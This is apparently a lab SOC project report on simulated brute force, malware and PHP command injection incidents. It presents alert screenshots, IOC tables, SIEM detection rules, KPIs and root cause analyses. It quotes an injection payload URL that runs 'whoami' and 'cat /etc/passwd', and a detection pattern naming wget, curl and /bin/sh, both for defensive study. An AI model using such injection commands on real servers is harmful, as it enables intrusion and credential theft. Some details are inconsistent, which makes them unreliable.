The screenshot shows the Elastic Alerts interface for a specific alert titled 'PHP Suspicious injection syntax - child process'. The alert is dated 'Nov 9, 2025 @ 07:33:31.287'. The 'Overview' tab is selected, showing the alert's status as 'Open', risk score as '80', and severity as 'High'. The 'Alert reason' section shows a KQL query: `process event with process | nc , parent process | sh , by | root on | mostafa-virtual-machine created | high alert`. The 'MITRE ATT&CK' section lists 'Initial Access (TA0001)' and 'Exploit Public-Facing Application (T1190)'. A 'Take action' button is at the bottom right.

## IOC Identification




Field	Details
Alert Name	Web Application Attack – Command Injection
Alert Source	WAF / SIEM (ELK)
Timestamp	2025-11-09 07:32:34:667
Severity	High
Application / Host	WebApp01 / Linux Web Server
Vulnerable Function	shell_exec() in PHP
Description	Attacker sent payload via URL parameter, executed OS commands (whoami, cat /etc/passwd).
IOC Identified	<ul style="list-style-type: none"><li>• <b>Payload URL:</b> http://webapp01/?cmd=whoami</li><li>• <b>Attacker IP:</b> 192.168.1.99</li><li>• <b>Commands Executed:</b> whoami, cat /etc/passwd</li><li>• <b>Suspicious User-Agent:</b> curl/7.68.0</li></ul>
MITRE ATT&CK	<b>T1059.003</b> – Command and Scripting Interpreter: Windows Command Shell / Web Application Attack
Initial Investigation	Verified web server logs, SIEM alerts, and WAF blocks. Confirmed system commands executed by attacker input.
Decision	Blocked attacker IP, disabled vulnerable function temporarily, escalated for code review.

- Evidence of Containment
  - Blocked attacker IP (**external**) or insider IP (**internal**) at WAF/Firewall.
  - Reviewed backend server logs → no commands executed.
  - Disabled vulnerable parameter temporarily.
  - Applied input validation patch.
- Analysis Recommendations
  - Implement strict input validation & sanitization on web forms.
  - Enable parameterized queries and remove system calls from backend code.
  - Deploy Web Application Firewall (WAF) with command injection signatures.

### 3. Malware Attack (Virus)

- Attempted Windows persistence via service creation (**MITRE T1543**) was observed a new service/process was created and writes were made to system locations (**\ProgramData\Windows\System32**), producing process-create and file-write events.
- Elastic/endpoint telemetry flagged the activity as suspicious for persistence, recording the service-related process, parent process, and modified system paths for triage.
- Launch Attack
  - From Windows PowerShell with running the script file





Security Alerts

Untitled timeline Unsaved

Add a description

Query **1** Correlation Analyzer Notes **1** Pinned Elastic AI Assistant

ML job settings Add integrations

Nov 13, 2025 @ 12:39:49.204 → Nov 13, 2025 @ 12:48:49.204

Refresh Data view

Processes **1** Users **1** Hosts **1** Source IPs **0** Destination IPs **0**

Add to favorites Attach to case

`(.id:"281750w21942d077b740067c32a1696a4w0707296c9f5b3978cab32ca31684"x)`

OR + Add field

Filter Filter your data using KQL syntax

@timestamp	message	event.category	event.action	host.name	source.ip	destination.ip	user.name
Nov 13, 2025 @ 12:48:49.204	Endpoint process event	process	start	zenoo			Administrator
<p>process event with process sc.exe , parent process cmd.exe , by Administrator   on zenoo   created low alert   Service Control Spawned via Script Interpreter</p> <p>Administrator   ZENOO   zenoo   in C:\Users\ADMIN~1\AppData\Local\Temp\ started process %s.exe (15136)   sc.exe delete AtomicTestService_CMD via parent process cmd.exe (6776) with result unknown</p> <p># a5326c66000d3942d0fddcd5a7e12447ed991b1b09044604d8917ae</p>							

### Service Control Spawned via Script Interpreter

Nov 13, 2025 @ 12:48:49.204

Chat Share alert

**Overview** **Threat Intel** **Table** **JSON**

Status	Severity	Risk Score	Rule
<span>Open</span>	Low	21	Service Control Spawned via Script...

**MITRE ATTACK**

Privilege Escalation (TA0004)

- Create or Modify System Process (T1543)
- Windows Service (T1543.003)

Execution (TA0002)

- Command and Scripting Interpreter (T1059)
- PowerShell (T1059.001)
- Windows Command Shell (T1059.003)
- Visual Basic (T1059.005)
- Windows Management Instrumentation (T1047)

Defense Evasion (TA0005)

- System Binary Proxy Execution (T1218)
- Regener32 (T1218.003)
- Rundll32 (T1218.001)

**Alert reason**

process event with process sc.exe , parent process cmd.exe , by Administrator | on zenoo

Take action

## IOC Identification

Field	Details
Alert Name	Suspicious File Execution / Malware Detection
Alert Source	SIEM (Wazuh/Splunk) + Antivirus logs
Timestamp	2025-11-20 10:26
Severity	High
User / Host Affected	user02 / WIN-CLIENT-03
File / Process	powershell.exe -enc ...
Description	Malware executed via phishing attachment; outbound traffic detected to suspicious domain.
IOC Identified	<ul style="list-style-type: none"><li>• <b>File hash:</b> 89f5c4a1b93f4a8cd87c9...</li><li>• <b>Malicious domain:</b> update-secure-check.com</li><li>• <b>Process:</b> powershell.exe -enc &lt;encoded&gt;</li><li>• <b>Registry key modified:</b> HKCU\Software\Microsoft\Run\malware.exe</li></ul>
MITRE ATT&CK	<b>T1059</b> – Command and Scripting Interpreter <b>T1566</b> – Phishing
Initial Investigation	Analyzed endpoint logs, network traffic, and SIEM alerts. Confirmed execution of malicious PowerShell commands.
Decision	Isolated machine, quarantined malware, escalated to SOC manager.

- Evidence of Containment
  - Quarantined malicious file (screenshot of AV logs).
  - Terminated malicious process: `{taskkill /F /IM PROCESS NAME}`

- Isolated host from network for forensic analysis.
- Forced full system scan (AV log attached).
- Analysis Recommendations
  - Perform full memory and disk analysis to ensure no hidden payload.
  - Check for persistence mechanisms (registry, scheduled tasks).
  - Restrict software installation privileges for normal users.
  - Block known-malicious domain on firewall/DNS.

## 11. SIEM Rules

### 1. Brute Force Attack Detection Rule

**Rule Name:** Excessive Failed Authentication Attempts (Brute Force)

**Description:** Detects repeated failed login attempts from the same source within a short time window, indicating a potential brute-force attack.

#### Logic (Generic SIEM Pseudocode)

Plaintext

```
IF count(Event = "Failed Login") FROM same Source_IP OR Username
  WITHIN 5 minutes >= 5
THEN Alert "Brute Force Attempt Detected"
```

#### Data Sources

- Windows Security Logs (Event IDs 4625, 4624)
- Linux auth.log
- Web authentication logs

**MITRE ATT&CK:** T1110 – Brute Force

### 2. Virus / Malware Detection Rule

**Rule Name:** Endpoint Malware Detection (AV Signatures & Suspicious File Behavior)

**Description:** Triggers when an endpoint security tool reports malware detection, or when suspicious executables appear in common infection directories.

#### Logic

Plaintext

```
IF Antivirus_Event = "Malware Detected"
  OR File_Executed IN ("Temp", "AppData", "/tmp", "/var/tmp")
  AND (Hash is malicious OR File flagged by EDR)
THEN Alert "Malware Infection Detected"
```

#### Data Sources

- Antivirus / EDR logs
- Windows Sysmon (Event IDs 1, 11)
- Linux audit logs

#### MITRE ATT&CK

- T1059 – Execution
- T1204 – User Execution
- T1105 – Malware Download

### 3. Command Injection in PHP Web Applications

**Rule Name:** Suspicious Command Execution from Web Server (PHP Command Injection)

**Description:** Detects PHP-based command execution, indicating possible command injection attempts via malicious HTTP requests.

**Logic**

Plaintext

IF Web\_Server\_Logs contain suspicious patterns:

    (";", "&", "|", "wget", "curl", "/bin/sh", "php -r", "system(", "exec(")  
    AND Request\_URI OR Parameters contain encoded or abnormal input  
THEN Alert "Possible PHP Command Injection Attempt"

IF Sysmon/Server logs show:

    Parent\_Process = "php.exe" OR "httpd" OR "nginx"  
    AND Child\_Process = ("cmd.exe", "powershell.exe", "/bin/bash", "/usr/bin/wget")  
THEN Alert "PHP Command Injection Successful Execution"

**Data Sources**

- Apache / Nginx access logs
- PHP error logs
- Sysmon or EDR process creation logs

**MITRE ATT&CK**

- **T1190** – Exploit Public-Facing Application
- **T1059** – Command Execution

## 12. KPIs

KPI	Before Improvement	After Improvement	Notes
Mean Time to Detect (MTTD)	2 - 5 minutes	20 - 30 seconds	Faster alerting after tuning SIEM rules
Mean Time to Respond (MTTR)	5 minutes	1 minutes	Better triage workflow & playbooks
True Positive Rate (TPR)	40%	90%	Improved correlation rules reduced noise
False Positive Rate (FPR)	30%	10%	Cleaner log sources and refined rules
High Severity Incidents Detected	0	2	Better detection coverage
SIEM Use Case Coverage	20%	80%	New rules added (Brute Force, Malware, PHP Injection)
Log Source Availability	92%	99%	Stable ELK ingestion
Analyst Workload Accuracy	Low	High	Alerts became more meaningful

# Before Improvements


ID	Name	IP address	Manager	Operating system	Registration date	Last keep alive
003	hikal	192.168.1.100	siem-VMware	Microsoft Windows 10 Pro	Nov 11, 2025 @ 07:06:46.000	Nov 11, 2025 @ 07:07:57.000

Group: default


Explore security alerts mapped to adversary tactics and techniques for better threat understanding.

Search: **manager.name: siem-VMware AND rule.mitre.id: \* AND agent.id: 003 AND rule.mitre.id: \* AND agent.id: 003**

## Alerts evolution over time




## Rule level by attack







MITRE attacks by tactic



Rule level by tactic



Top tactics



## Alerts summary

Rule ID	Description	Level	Count
60106	Windows Logon Success	3	3
506	Elk agent stopped.	3	1

## After Improvements

ID	Name	IP address	Manager	Operating system	Registration date	Last keep alive
003	hikal	192.168.1.100	siem-VMware	Microsoft Windows 10 Pro	Nov 11, 2025 @ 10:26:37.000	Nov 11, 2025 @ 14:24:34.000

Group: Windows


Explore security alerts mapped to adversary tactics and techniques for better threat understanding.

**Search:** **manager.name: siem-VMware AND rule.mitre.id: \* AND agent.id: 003**  
**003manager.name: siem-VMware AND rule.mitre.id: \* AND agent.id: 003**


## Alerts evolution over time




## Rule level by attack



## MITRE attacks by tactic



## Rule level by tactic



## Alerts summary

Rule ID	Description	Level	Count
60106	Windows Logon Success	3	340
67018	System shutdown initiated.	3	11
553	File deleted.	7	8
506	Elk agent stopped.	3	3
550	Integrity checksum changed.	7	3
61138	New Windows Service Created	5	2
60747	WMI service started successfully.	3	1

## 13. Analysis = The Deep Explanation

### Incident Analysis (Technical Analysis)

For each incident I simulated (Brute Force, Malware, Command Injection):

You explain:

- What happened
- How the attacker executed the attack
- What logs showed
- Which SIEM rule triggered the alert
- How you investigated the alert
- MITRE techniques used

### Root Cause Analysis (RCA)

#### 1. RCA — Brute Force Attack

Incident Summary (Identification)

The SIEM detected multiple failed login attempts on a specific user account within a short time window. The behavior triggered the "Brute Force Login Detection" alert.

Root Cause

The Brute Force attack succeeded (or reached a critical threshold) due to:

- **Weak Password Policy:** Simple passwords were permitted, encouraging dictionary attacks.
- **Lack of Account Lockout:** No policy to lock the account after repeated failures.
- **Exposure:** Public-facing login page or RDP/SSH services exposed to the internet.
- **Filtering Gaps:** No geolocation or reputation filtering applied to login attempts.

#### Containment Actions

- Blocked the attacker's IP address at the firewall.
- Reset the password for the affected account (user01).
- Forced immediate MFA enrollment.

#### Prevention Strategy (Eradication)

- **Policy:** Enforce complex password requirements.
- **Lockout:** Apply account lockout policies (e.g., lock after 5 failed attempts).
- **Authentication:** Enable Multi-Factor Authentication (MFA).
- **Access Control:** Restrict SSH/RDP exposure (require VPN access).
- **Monitoring:** Implement Fail2ban or Wazuh active response rules for repeated failures.

#### 2. RCA — Virus / Malware Infection

Incident Summary(Identification)

Endpoint security tools (Antivirus/Sysmon/SIEM) reported the execution of a malicious file, leading to abnormal process behavior.

Alert Triggered: Malware Detected / Suspicious File Execution.

#### Timeline

- **10:22** — Phishing email received by user.
- **10:23** — User downloads and opens attachment (malicious .exe).
- **10:24** — Suspicious PowerShell command executed by the malware.
